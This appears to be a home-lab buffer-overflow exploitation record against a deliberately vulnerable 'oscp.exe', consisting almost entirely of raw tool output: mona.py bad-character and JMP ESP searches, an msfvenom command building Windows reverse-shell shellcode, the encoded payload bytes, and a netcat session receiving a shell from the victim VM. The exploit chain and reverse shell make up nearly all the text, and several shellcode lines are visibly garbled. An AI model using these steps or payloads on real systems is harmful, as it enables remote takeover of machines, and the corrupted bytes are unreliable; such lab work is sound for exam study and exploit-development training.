0040F900 [*] Comparing 1 location(s)

0040F900 Comparing bytes from file with memory :

0107FA28 *** Hooray, normal shellcode unmodified !!!

0107FA28 Bytes omitted from input: 00 07 2e ad

0040F900 [*] This mona.py action took 0:00:00.712000

0040F900 [*] Command used:

0040F900 !mona jmp -r esp -cpb "%00%07%2e%ad"

0040F900 [*] Processing arguments and criteria

0040F900 - Pointer access level : X

0040F900 - Bad char filter will be applied to pointers : "%00%07%2e%ad"

0040F900 [*] Generating module info table, hang on...

0040F900 [*] Done. Let's rock'n roll.

0040F900 [*] Querying 2 modules

73E00000 Module C:\Windows\System32\mswsock.dll

0040F900 - Querying module oscp.exe

0040F900 - Search complete, processing results

0040F900 [*] Preparing output file "jmp.txt"

0040F900 [*] (Re)setting logfile jmp.txt

0040F900 [*] Writing results to jmp.txt

0040F900 [*] Result: Number of pointers of type 'jmp esp' : 9

0040110F 0x250110f: JMP esp : (PAGE_EXECUTE_READ) [esfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\esfunc.dll), 0x0

004011B8 0x25011b8: JMP esp : (PAGE_EXECUTE_READ) [esfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\esfunc.dll), 0x0

004011C7 0x25011c7: JMP esp : (PAGE_EXECUTE_READ) [esfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\esfunc.dll), 0x0

004011D6 0x25011d6: JMP esp : (PAGE_EXECUTE_READ) [esfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\esfunc.dll), 0x0

004011F9 0x25011f9: JMP esp : (PAGE_EXECUTE_READ) [esfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\esfunc.dll), 0x0

004011EB 0x25011eb: JMP esp : (PAGE_EXECUTE_READ) [esfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\esfunc.dll), 0x0

004011F7 0x25011f7: JMP esp : (PAGE_EXECUTE_READ) [esfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\esfunc.dll), 0x0

00401105 0x2501105: JMP esp : (PAGE_EXECUTE_READ) [esfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\esfunc.dll), 0x0

00401105 0x2501105: JMP esp : (PAGE_EXECUTE_READ) [esfunc.dll] RSLR: False, Rebase: False, SafeSEH: False, CFG: False, OS: False, v-1.0- (C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp\esfunc.dll), 0x0

0040F900 Found a total of 9 pointers

0040F900 [*] This mona.py action took 0:00:03.070000

!mona jmp -r esp -cpb "%00%07%2e%ad"

```
kali@kali: ~ kali@kali: ~ kali@kali: ~ kali@kali: ~ 
payload += b"\xb7\x10\x0c\x4d\x92\x01\x47\x09\xf2\x45\xd1"
payload += b"\x5f\xe0\x47\xc7\x5f\xf8\x47\xd7\x5a\xe0\x79"
payload += b"\xf8\xc5\x89\x97\x7e\xdc\x3f\xf1\xcf\x5f\xf0"
payload += b"\xee\xb1\x61\xbe\x96\x9c\x69\x49\xc4\x3a\xe9"
payload += b"\xab\x3b\x8b\x61\x10\x84\x3c\x94\x49\xc4\xbd"
payload += b"\xfca\x1b\x01\xf1\x56\x64\x84\xb2\xf1\x02"
payload += b"\xf3\x66\xdc\x11\xd2\xf6\x63"

[kali@kali] -[~]
$ msfvenom -p windows/shell_reverse_tcp LHOST=192.168.1.78 LPORT=4443 EXITFUNC=thread -b "\x00\x07\x2e\xab" -f python -v payload
[-] No platform was selected, choosing Msf::Module::Platform::Windows from the payload
[-] No arch selected, selecting arch: x86 from the payload
Found 11 compatible encoders
Attempting to encode payload with 1 iterations of x86/shikata_ga_nai
x86/shikata_ga_nai succeeded with size 351 (iteration=0)
x86/shikata_ga_nai chosen with final size 351
Payload size: 351 bytes
Final size of python file: 1899 bytes
payload = b""

payload += b"\xb8\x32\x98\x32\x62\xd9\xc1\xd9\x74\x24\xf4"
payload += b"\x5d\x29\xc9\xb1\x52\x31\x5d\x12\x03\x5d\x12"
payload += b"\x83\xf7\x9c\xd0\x97\x0b\x74\x96\x58\xf3\x85"
payload += b"\x77\xd1\x16\xb4\x37\x85\x53\xe7\x87\xcd\x31"
payload += b"\x04\x63\x83\xa1\x9f\x01\x0c\xc6\x28\xaf\x6a"
payload += b"\xe9\x9a\x9c\x4f\x68\x2a\xdf\x83\x4a\x13\x10"
payload += b"\x06\x8b\x54\x4d\x1b\xd9\xed\x19\x8e\xcd\x3a"
payload += b"\x57\x13\x66\x70\x79\x13\x9b\xc1\x78\x32\x0a"
payload += b"\x59\x23\x94\xad\x8e\x5f\x9d\xb5\xd1\x5a\x57"
payload += b"\x4e\x27\x10\x66\x86\x79\xd9\xc5\xe7\xb5\x28"
payload += b"\x17\x20\x71\xd3\x62\x58\x81\x6e\x75\x9f\xfb"
payload += b"\xb4\xf0\x3b\x5b\x3e\x2a\x75\xd5\x93\x35\x6c"
payload += b"\x51\x58\x31\x2a\x76\x5f\x96\x41\x82\xd4\x19"
payload += b"\x85\x02\xae\x3d\x01\x4e\x74\x5f\x10\x2a\xdb"
payload += b"\x0\x42\x95\x84\xc4\x09\x38\xd0\x74\x50\x55"
payload += b"\x15\xb5\x6a\x5\x31\xce\x19\x97\x9e\x64\xb5"
payload += b"\x9b\x57\x3\x42\xdb\x4\x13\xdc\x22\x6e\x64"
payload += b"\xf5\xe0\x3a\x34\x6d\xc\x2\xdf\x6d\xed\x96"
payload += b"\x70\x3d\x41\x49\x31\xed\x21\x39\xd9\xe7\xad"
payload += b"\x06\xf9\x08\x64\x0f\x90\xf3\xef\xf0\xcd\xfa"
payload += b"\x1\x98\x0f\xfc\x2c\x02\x99\x1a\x24\x4\xcf"
payload += b"\xb5\xd1\x5d\x4a\x4d\x4\x1\x40\x28\x43\x29"
payload += b"\x67\xcd\x0a\xda\x02\xdd\xfb\x2a\x59\xbf\xaa"
payload += b"\x35\x77\xd7\x31\x7\x1\x27\x3f\xd4\x8a\x70"
payload += b"\x68\x2a\xc3\x14\x84\x15\x7d\x0a\x55\xc3\x46"
payload += b"\x8e\x82\x30\x48\x0f\x4\x6\x0c\x6e\x1\x9e\x8d"
payload += b"\x2a\x4b\x4\xd8\xe\x2\x28\xb2\x4\xf\xe2"
payload += b"\x69\x0\x77\x72\x42\x92\x0\x1\x7b\x8f\x64\xed"
payload += b"\xcax\x66\x31\x12\xe\x2\xee\xb5\x60\xle\x8f\x3a"
payload += b"\x6\x9a\xaf\xd8\x62\xd7\x47\x45\xe\x7\x5a\x0a"
payload += b"\x76\xd2\x99\x33\xf5\xd6\x61\xc\x0\xe\x5\x93\x64"
payload += b"\x8c\x1\x48\x15\x9d\x47\x6e\x8a\x9e\x4d"

[kali@kali] -[~]
```

```
File Actions Edit View Help
kali@kali: ~ x kali@kali: ~ x kali@kali: ~ x
^C
└─(kali㉿kali)-[~]
$ sudo nc -lvpn 4443
listening on [any] 4443 ...
^C
└─(kali㉿kali)-[~]
$ sudo nc -lvpn 443
listening on [any] 443 ...
^C
└─(kali㉿kali)-[~]
$ sudo nc -lvpn 443
listening on [any] 443 ...
connect to [192.168.1.78] from (UNKNOWN) [192.168.1.20] 49929
Microsoft Windows [Versione 10.0.14393]
(c) 2016 Microsoft Corporation. Tutti i diritti sono riservati.

FLARE-VM 31/10/2024 0:01:16,33
C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>whoami
whoami
desktop-aavvoip\flare

FLARE-VM 31/10/2024 0:01:29,88
C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>ipconfig
ipconfig

Configurazione IP di Windows

Scheda Ethernet Ethernet:

Suffisso DNS specifico per connessione: homenet.telecomitalia.it
Indirizzo IPv6 locale rispetto al collegamento . : fe80::6461:15ca:962:b205%3
Indirizzo IPv4. . . . . : 192.168.1.20
Subnet mask . . . . . : 255.255.255.0
Gateway predefinito . . . . . : 192.168.1.1

Scheda Tunnel isatap.homenet.telecomitalia.it:

Stato supporto. . . . . : Supporto disconnesso
Suffisso DNS specifico per connessione: homenet.telecomitalia.it

Scheda Tunnel Teredo Tunneling Pseudo-Interface:

Suffisso DNS specifico per connessione:
Indirizzo IPv6 . . . . . : 2001:0:2851:782c:2831:34b3:b0e4:e23
Indirizzo IPv6 locale rispetto al collegamento . : fe80::2831:34b3:b0e4:e23%5
Gateway predefinito . . . . . : ::

FLARE-VM 31/10/2024 0:01:37,72
C:\Users\Flare\Desktop\Buffer-Overflow-Vulnerable-app-main\Buffer-Overflow-Vulnerable-app-main\oscp>
```